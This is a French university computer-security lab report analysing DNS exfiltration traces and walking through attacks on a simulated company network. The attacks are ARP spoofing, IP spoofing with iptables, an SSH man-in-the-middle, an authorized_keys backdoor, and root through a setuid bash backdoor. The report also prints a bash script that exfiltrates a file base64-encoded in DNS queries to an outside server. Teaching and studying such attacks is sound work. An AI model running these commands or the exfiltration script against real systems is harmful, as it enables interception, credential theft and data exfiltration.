POLYTECHNIQUE MONTRÉAL
UNIVERSITÉ D'INGÉNIERIE

TP3

INF4420A - Sécurité informatique

Automne 2022

[redacted]

Groupe 01 (B1)

Fait le 9 octobre 2022

Analyse de traces réseau

Question 1

Les paquets pertinents sont ceux envoyés du réseau interne vers l'extérieur. L'adresse IP `10.22.1.11` est une adresse privée. L'adresse IP source des paquets envoyés est donc `10.22.1.11` et l'adresse IP de destination est `93.184.216.34`. Le protocole utilisé est DNS.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.22.1.11	93.184.216.34	DNS	329	Standard query 0xd35e A IyBSYWluYm93dGVjaCB0cmFkZSB1bmlvbiBpbnRlcm5hbCBub3RlcwoKR-.HVlIHRvI
2	0.010210	93.184.216.34	10.22.1.11	DNS	317	Standard query response 0xd35e No such name A IyBSYWluYm93dGVjaCB0cmFkZSB1bmlvbiBpbnRlcm5hbC
3	0.045255	10.22.1.11	93.184.216.34	DNS	329	Standard query 0x34df A aWtlIG9uIDE4LzEyLgpJdCB3aWxsIGxhc3QgdW50aWwgb3VyIGdyaWV2Y-.W5jZXMgY
4	0.048176	93.184.216.34	10.22.1.11	DNS	317	Standard query response 0x34df No such name A aWtlIG9uIDE4LzEyLgpJdCB3aWxsIGxhc3QgdW50aWwgb
5	0.072262	10.22.1.11	93.184.216.34	DNS	127	Standard query 0xbfad A RSBUSEVNIFVORU5DUllQVEVEIC8hXAo=-.secret.txt OPT
6	0.075055	93.184.216.34	10.22.1.11	DNS	115	Standard query response 0xbfad No such name A RSBUSEVNIFVORU5DUllQVEVEIC8hXAo=-.secret.txt

Question 2

En observant le contenu des différents paquets, nous observons plusieurs mentions du terme `secret` dans les données. Nous pouvons donc supposer que des données sensibles ont été exfiltrées.


```
0020  d8 22 a2 91 00 35 01 27  1d 57 d3 5e 01 20 00 01   ·"···5·'  ·W·^· ··
0030  00 00 00 00 00 01 3a 49  79 42 53 59 57 6c 75 59   ·····:I yBSYWluY
0040  6d 39 33 64 47 56 6a 61  43 42 30 63 6d 46 6b 5a   m93dGVja CB0cmFkZ
0050  53 42 31 62 6d 6c 76 62  69 42 70 62 6e 52 6c 63   SB1bmlvb iBpbnRlc
0060  6d 35 68 62 43 42 75 62  33 52 6c 63 77 6f 4b 52   m5hbCBub 3RlcwoKR
0070  2d 3a 48 56 6c 49 48 52  76 49 48 56 75 63 47 46   -:HVlIHR vIHVucGF
0080  70 5a 43 42 76 64 6d 56  79 64 47 6c 74 5a 53 77   pZCBvdmV ydGltZSw
0090  67 61 57 35 7a 64 57 5a  6d 61 57 4e 70 5a 57 35   gaW5zdWZ maWNpZW5
00a0  30 49 47 46 6a 59 32 56  7a 63 79 2d 3a 42 30 62   0IGFjY2V zcy-:B0b
00b0  79 42 6f 5a 57 46 73 64  47 68 6a 59 58 4a 6c 49   yBoZWFsd GhjYXJlI
00c0  47 46 75 5a 43 42 77 62  32 39 79 49 48 64 76 63   GFuZCBwb 29yIHdvc
00d0  6d 73 67 59 32 39 75 5a  47 6c 30 61 57 39 75 63   msgY29uZ Gl0aW9uc
00e0  79 77 67 64 47 68 2d 3a  6c 49 47 56 74 63 47 78   ywgdGh-: lIGVtcGx
00f0  76 65 57 56 6c 63 79 42  76 5a 69 42 53 59 57 6c   veWVlcyB vZiBSYWl
0100  75 59 6d 39 33 64 47 56  6a 61 43 42 33 61 57 78   uYm93dGV jaCB3aWx
0110  73 49 47 64 76 49 47 39  75 49 47 45 67 63 33 52   sIGdvIG9 uIGEgc3R
0120  79 2d 06 73 65 63 72 65  74 03 74 78 74 00 00 01   y-·secre t·txt···
0130  00 01 00 00 29 04 d0 00  00 00 00 00 0c 00 0a 00   ····)··· ········
0140  08 9f 93 21 60 dc 51 4f  28                        ···!`·QO (
```

Nous avons combiné les données présentes dans les champs `NAME` de chaque requête DNS. Le message obtenu n'avait pas vraiment de sens, mais il se terminait par le caractère =. Cela nous a laissés supposer que le message avait été encodé en `base64`. Nous avons donc décodé le message encodé pour obtenir le message suivant :

```
# Rainbowtech trade union internal notes

Due to unpaid overtime, insufficient access to healthcare and poor work conditions, the
employees of Rainbowtech will go on a strike on 18/12.
It will last until our grievances are addressed. For further question, pleace contact
Alice Champlin and Bob Turcotte.

/!\ DO NOT SHARE THOSE NOTES OR STORE THEM UNENCRYPTED /!\
```




Question 3


Le protocole DNS permet de résoudre des noms de domaines pour obtenir les adresses IP correspondantes, c'est donc un protocole très courant qui n'a pas pour but de transmettre des données [1]. Ainsi le protocole DNS n'est pas filtré par le pare-feu.


Les pirates ont détourné le protocole DNS de son usage habituel pour exfiltrer des informations sensibles. Ils ont envoyé 3 requêtes à un serveur DNS, mais ils ont introduit les données dans le champ `NAME` censé contenir un nom de domaine à résoudre.

Reconnaissance


L'adresse IP de notre machine est `10.22.0.12` et le masque de notre sous-réseau est `255.255.255.0`. Nous avons utilisé l'outil nmap afin de construire un schéma de notre sous-réseau de Rainbowtech avec la commande suivante : `sudo nmap -O -sV 10.22.0.0/24`. Nous avons aussi fait un `ifconfig` pour voir notre propre adresse IP (puisqu'on est dans le réseau) comme on peut le voir dans la première capture.







Cette commande de nmap nous retourne les machines existantes dans notre sous-réseau puisqu'on spécifie le sous-réseau /24 (on ignore 10.22.0.1 comme le dit le l'énoncé). Nous voyons d'abord la machine d'Alice (IP: 10.22.0.11) qui roule le service SSH version « OpenSSH 9.0p1 Debian 1+b2 (protocol 2.0) » ouvert sur le port 2222 comme on peut le voir dans la deuxième capture. Finalement, dans la dernière capture, on voit le firewall (IP: 10.22.0.254) qui roule encore une fois le service SSH version « OpenSSH 9.0p1 Debian 1+b2 (protocol 2.0) » ouvert sur le port 2222. Nous avons aussi trouvé l'existence du serveur 10.22.1.11 plus tard dans le laboratoire. Le diagramme suivant présente donc le réseau de Rainbow Tech :



Mise en oeuvre de l'attaque


Empoisonnement ARP

Question 1

Le protocole ARP permet d'associer une adresse IP à une adresse physique (MAC). L'attaque par empoisonnement ARP permet d'usurper l'identité d'une autre machine. En effet, la victime de l'attaque associera l'adresse IP de la cible à notre adresse physique et ainsi le trafic passera par notre machine. En effectuant deux attaques sur deux machines distinctes, il est donc possible de réaliser une attaque par homme au milieu (Man In The Middle) [2, 3].


L'adresse IP d'Alice est `10.22.0.11` et celle du pare-feu est `10.22.0.254`. Nous avons tout d'abord utilisé la commande suivante pour faire croire au pare-feu que nous sommes Alice :

```
arpspoof -i eth0 -t 10.22.0.11 10.22.0.254
```



Nous avons ensuite utilisé la commande suivante pour faire croire à Alice que nous sommes le pare-feu :

```
arpspoof -i eth0 -t 10.22.0.254 10.22.0.11
```




Pour faire passer les paquets à travers notre machine, c'est-à-dire envoyer les paquets du pare-feu à Alice et les paquets d'Alice au pare-feu, nous avons utilisé la commande suivante :

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Question 2

Nous avons utilisé l'outil `tcpdump` pour capturer les communications réseau de la machine d'Alice avec la commande suivante : `tcpdump -i eth0 -w mycap.pcap` où `eth0` est notre interface réseau [4]. Nous obtenons un fichier `mycap.pcap` qui contient les informations de 3972 paquets.



Question 3

Nous avons tout d'abord récupéré le fichier de capture avec la commande `scp -rv -P 2222 root@localhost:/root/mycap.pcap /home/tmp/jesif/mycap.pcap`. Nous avons analysé le fichier avec Wireshark et les principaux protocoles observés sont SSH, FTP, ICMP et ARP :

Protocole	Pourcent Paquets	Paquets	Pourcent Octets	Octets	Bits/s	Paquets de Fin
Frame	100.0	3972	100.0	17783476	2 076 k	0
Ethernet	100.0	3972	0.3	55608	6 493	0
Internet Protocol Version 4	98.1	3898	0.4	77960	9 103	0
Transmission Control Protocol	97.4	3870	99.2	17646044	2 060 k	2831
SSH Protocol	2.4	94	0.1	23372	2 729	94
FTP Data	18.8	748	52.6	9354736	1 092 k	679
Line-based text data	1.7	69	4.5	806256	94 k	69
File Transfer Protocol (FTP)	2.9	116	0.0	2968	346	116
Data	2.0	81	0.1	9172	1 071	81
Internet Control Message Protocol	0.7	28	0.0	1792	209	28
Address Resolution Protocol	1.9	74	0.0	2072	241	39
Text item	1.8	70	0.0	0	0	35

Alice communique avec l'adresse IP `10.22.1.11` qui est hors de notre sous-réseau (`/24`) mais qui est tout de même dans le réseau de Rainbowtech :

ip.src==10.22.0.11

No.	Time	Source	Destination	Protocol	Lengt	Info
19	0.992335	10.22.0.11	10.22.1.11	ICMP	98	Echo (ping) request id=0x008e, seq=2/512, tt
20	0.992360	10.22.0.11	10.22.1.11	ICMP	98	Echo (ping) request id=0x008e, seq=2/512, tt
29	4.028793	10.22.0.11	10.22.1.11	TCP	74	53566 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=14
30	4.028820	10.22.0.11	10.22.1.11	TCP	74	[TCP Out-Of-Order] [TCP Port numbers reused]
33	4.029044	10.22.0.11	10.22.1.11	TCP	66	53566 → 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0
34	4.029051	10.22.0.11	10.22.1.11	TCP	66	[TCP Dup ACK 33#1] 53566 → 22 [ACK] Seq=1 Ack
35	4.030276	10.22.0.11	10.22.1.11	SSHv2	87	Client: Protocol (SSH-2.0-OpenSSH_8.8)
36	4.030284	10.22.0.11	10.22.1.11	TCP	87	[TCP Retransmission] 53566 → 22 [PSH, ACK] Se
41	4.058415	10.22.0.11	10.22.1.11	TCP	66	53566 → 22 [ACK] Seq=22 Ack=33 Win=64256 Len=
42	4.058420	10.22.0.11	10.22.1.11	TCP	66	[TCP Dup ACK 41#1] 53566 → 22 [ACK] Seq=22 Ac
43	4.058781	10.22.0.11	10.22.1.11	SSHv2	1426	Client: Key Exchange Init
44	4.058789	10.22.0.11	10.22.1.11	TCP	1426	[TCP Retransmission] 53566 → 22 [PSH, ACK] Se
49	4.060170	10.22.0.11	10.22.1.11	TCP	66	53566 → 22 [ACK] Seq=1382 Ack=1113 Win=64128
50	4.060172	10.22.0.11	10.22.1.11	TCP	66	[TCP Dup ACK 49#1] 53566 → 22 [ACK] Seq=1382
51	4.063135	10.22.0.11	10.22.1.11	SSHv2	114	Client: Elliptic Curve Diffie-Hellman Key Exc
52	4.063140	10.22.0.11	10.22.1.11	TCP	114	[TCP Retransmission] 53566 → 22 [PSH, ACK] Se
57	4.069859	10.22.0.11	10.22.1.11	TCP	66	53566 → 22 [ACK] Seq=1430 Ack=1645 Win=64128


Question 4

Nous avons ajouté un filtre `ftp` avec d'afficher uniquement les paquets FTP. On observe directement deux requêtes FTP avec le nom d'utilisateur et le mot de passe. L'identifiant d'Alice est `Alice` et son mot de passe est `A1!c3P4$$w0rD`.

ftp

No.	Time	Source	Destination	Protocol	Lengt	Info
131	9.011392	10.22.1.11	10.22.0.11	FTP	86	Response: 220 (vsFTPd 3.0.5)
135	9.011819	10.22.0.11	10.22.1.11	FTP	72	Request: SYST
139	9.011995	10.22.1.11	10.22.0.11	FTP	104	Response: 530 Please login with USER and PASS.
143	9.012146	10.22.0.11	10.22.1.11	FTP	78	Request: USER alice
147	9.012258	10.22.1.11	10.22.0.11	FTP	100	Response: 331 Please specify the password.
151	9.012530	10.22.0.11	10.22.1.11	FTP	86	Request: PASS A1!c3P4$$w0rD
155	9.030952	10.22.1.11	10.22.0.11	FTP	89	Response: 230 Login successful.


Nous avons essayé de nous connecter sur le serveur FTP à l'adresse `10.22.1.11` mais nous n'arrivons pas à nous connecter. La connexion n'aboutit pas et s'achève sur une expiration du délai de connexion. Il semblerait que le serveur FTP ait une mesure de protection qui restreint l'accès à l'adresse IP d'Alice.



Usurpation d'adresse IP

Question 1

L'adresse IP de la machine d'Alice est `10.22.0.11` :



Question 2


Afin d'usurper l'adresse IP d'Alice nous avons changé la configuration du pare-feu de notre machine pour modifier l'adresse IP des paquets sortant sur l'interface `eth0` pour `10.22.0.11` [5, 6]. La commande utilisée pour *spoofer* l'adresse IP d'Alice est :


```
sudo iptables -t nat -A POSTROUTING -o eth0 -j SNAT --to-source 10.22.0.11
```


Nous avons aussi exécuté la commande suivante avec de désactiver le Reverse Path Filtering :

```
echo 0 > /proc/sys/net/ipv4/conf/all/rp_filter
```

Nous nous sommes ensuite connectés au serveur FTP et nous avons récupéré le fichier `password.txt`. Il contient le code `0794`.







Question 3

Un mécanisme de restriction sur l'adresse IP d'Alice nous empêchait de nous connecter au serveur, car nous n'avions pas l'adresse IP d'Alice. Cette technique n'est pas un mécanisme de protection efficace puisqu'on comme on l'a fait, on peut *spoofer* l'adresse d'Alice et ainsi se connecter sur le serveur.

Machine in the Middle

Question 1

La configuration SSH d'Alice est dans le fichier `backups/ssh_config` sur le serveur FTP. Nous avons récupéré la configuration.

```
ftp> ls
229 Entering Extended Passive Mode (|||59221|)
150 Here comes the directory listing.
-rw-rw-r--    1 1000     1000      2181741 Nov 01 22:29 OWASP_Testing_Guide_v4.pdf
-rw-rw-r--    1 1000     1000          235 Nov 02 01:18 TODO.md
drwxrwxr-x    1 1000     1000           54 Nov 21 13:46 backups
-rw-rw-r--    1 1000     1000        55829 Oct 27 21:24 jalapeno.jpg
-rw-rw-r--    1 1000     1000           29 Nov 04 22:30 password.txt
-rw-rw-r--    1 1000     1000          365 Nov 04 18:46 secret.txt
226 Directory send OK.
ftp> ls backups
229 Entering Extended Passive Mode (|||25062|)
150 Here comes the directory listing.
-rw-------    1 1000     1000          451 Nov 21 14:13 bashrc
-rw-------    1 1000     1000          104 Nov 21 14:13 ssh_config
-rw-------    1 1000     1000           30 Nov 21 14:13 vconsole
226 Directory send OK.
ftp>
```

```
┌──(root㉿kali)-[~]
└─# cat ssh_config
Host server
        Hostname 10.22.1.11
        User alice
        Port 22
        StrictHostKeyChecking no
        ForwardAgent yes
```


Question 2

On peut remarquer que `StrictHostKeyChecking=no`. Ceci indique au client qu'il peut simplement faire confiance à la machine cible et accepter sa clé. En effet, SSH va simplement ajouter la nouvelle clé à ces clés connues et permettre les connexions à la cible sans s'assurer que la clé n'a pas été modifiée [7]. Il y a alors des risques d'attaques `Man in the middle` puisqu'on ne sait pas quand un nouveau client se connecte ou si un client change de clé pour faire une attaque. En effet, on accepte toutes les nouvelles clés ce qui fait en sorte que des clients malicieux pourraient se connecter à notre session [8].

Question 3

Nous avons utilisé l'outil SSH-MITM [9] pour réaliser une attaque Man In The Middle sur la connexion SSH d'Alice avec la commande suivante :

```
ssh-mitm server --remote-host 10.22.1.11
```



Nous pouvons voir sur la dernière capture d'écran que nous avons pris le contrôle du serveur SSH et que nous sommes connectés en tant qu'Alice.

Investigation numérique

Question 1

Nous avons tout d'abord généré une paire de clés SSH (publique et privée) avec la commande `ssh-keygen`. Voici une capture d'écran de la clé :

Nous avons ensuite ajouté la clé à la liste des clés autorisées dans le fichier `authorized_keys` après celle d'Alice :

Puis nous avons envoyé le fichier modifié sur le serveur FTP :

Nous pouvons maintenant nous connecter au serveur SSH en tant qu'Alice :

```
┌──(root㉿kali)-[~]
└─# ssh alice@10.22.1.11
The authenticity of host '10.22.1.11 (10.22.1.11)' can't be established.
ED25519 key fingerprint is SHA256:zStVTLu5l/BlY4Likn/lh6owmYLH3xua2LBxiKreGs8.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.22.1.11' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.17.5-300.fc36.x86_64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Nov 25 16:38:42 2022 from 10.22.1.254
alice@server:~$ whoami
alice
alice@server:~$
```

Question 2

Nous avons été guidés par la référence afin de trouver des fichiers avec le `setuid` activé. Cela permet à un utilisateur d'exécuter un fichier avec les permissions du propriétaire. Nous avons lancé une recherche avec la commande suivante :

```
find / -perm -u=s -type f 2>/dev/null
```

```
alice@server:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/su
/usr/bin/umount
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/local/bin/.backdoor
alice@server:~$
```

On peut voir le programme de porte dérobée `/usr/local/bin/.backdoor`

Question 3

Nous avons transféré le programme sur la machine Kali avec `scp` et nous avons lancé une analyse avec `radare2` avec la commande `r2 --AA .backdoor`.

Nous avons affiché toutes les fonctions avec la commande `afl` puis nous avons sélectionné la fonction main avec `s main`. Nous avons affiché le désassemblage (*disassembly*) de la fonction :

```
[0x00401060]> s main
[0x00401146]> pdf
            ; DATA XREF from entry0 @ 0x401078
┌ 52: int main (int argc, char **argv, char **envp);
│           0x00401146      55              push rbp
│           0x00401147      4889e5          mov rbp, rsp
│           0x0040114a      bf00000000      mov edi, 0
│           0x0040114f      e8ecfeffff      call sym.imp.setuid
│           0x00401154      bf00000000      mov edi, 0
│           0x00401159      e8d2feffff      call sym.imp.setgid
│           0x0040115e      ba00000000      mov edx, 0
│           0x00401163      be10204000      mov esi, str.bash           ; 0x402010 ; "bash"
│           0x00401168      bf15204000      mov edi, str._bin_bash      ; 0x402015 ; "/bin/bash"
│           0x0040116d      b800000000      mov eax, 0
│           0x00401172      e8d9feffff      call sym.imp.execl
│           0x00401177      90              nop
│           0x00401178      5d              pop rbp
└           0x00401179      c3              ret
```

Nous pouvons voir que le programme lance un terminal `bash` lorsqu'il est exécuté. Le propriétaire du fichier est `root` donc le terminal `bash` sera exécuté en tant que `root`. Nous avons exécuté le programme sur le serveur et nous obtenons un terminal administrateur :

```
alice@server:~$ /usr/local/bin/.backdoor
root@server:~# whoami
root
root@server:~#
```

Question 4

En utilisant le terminal administrateur, nous avons recherché les fichiers contenant `steal_secret` et nous avons trouvé le fichier `/usr/local/bin/steal_secret` :

```
root@server:/# cat /usr/local/bin/steal_secret
#!/bin/bash
cd /home/alice
f=secret.txt; s=4;b=57;c=0; for r in $(for i in $(base64 -w0 $f| sed "s/.\{$b\}/&\n/g");do if [[ "$c" -lt "$s"  ]]; th
en echo -ne "$i-."; c=$(($c+1)); else echo -ne "\n$i-."; c=1; fi; done ); do dig @93.184.216.34 `echo -ne $r$f|tr "+"
"*"` +short +noidnin +noidnout; done
root@server:/#
```

C'est un script `bash`, qui permet d'extraire le fichier `secret.txt` en utilisant le serveur DNS `93.184.216.34`. Cela correspond aux paquets de la question 3 sur l'analyse des traces réseau.

Attaque de l’infrastructure Docker

Nous avons récupéré le fichier `jalapeno.jpg` sur le serveur FTP en utilisant les identifiants d’Alice. Nous avons ensuite utilisé l’outil `steghide` afin d’extraire les informations contenues dans l’image avec la commande suivante :

```
steghide extract -sf jalapeno.jpg
```

```
┌──(root㉿kali)-[~]
└─# steghide extract -sf jalapeno.jpg
Enter passphrase:
wrote extracted data to "secret.txt".
```

Les informations sont exportées vers le fichier `secret.txt` qui contient une configuration Docker :

```
┌──(root㉿kali)-[~]
└─# cat secret.txt
services:
  kali:
    container_name: kali
    hostname: kali
    image: kali
    build: ./kali
    privileged: true
    environment:
      - GW=10.22.0.254
    cap_add:
      - NET_ADMIN
    networks:
      lan:
        ipv4_address: 10.22.0.12

  alice:
    container_name: alice
    hostname: alice
    image: alice
    build: ./alice
    environment:
      - GW=10.22.0.254
    cap_add:
      - NET_ADMIN
    networks:
      lan:
        ipv4_address: 10.22.0.11

  server:
    container_name: server
    hostname: server
    image: server
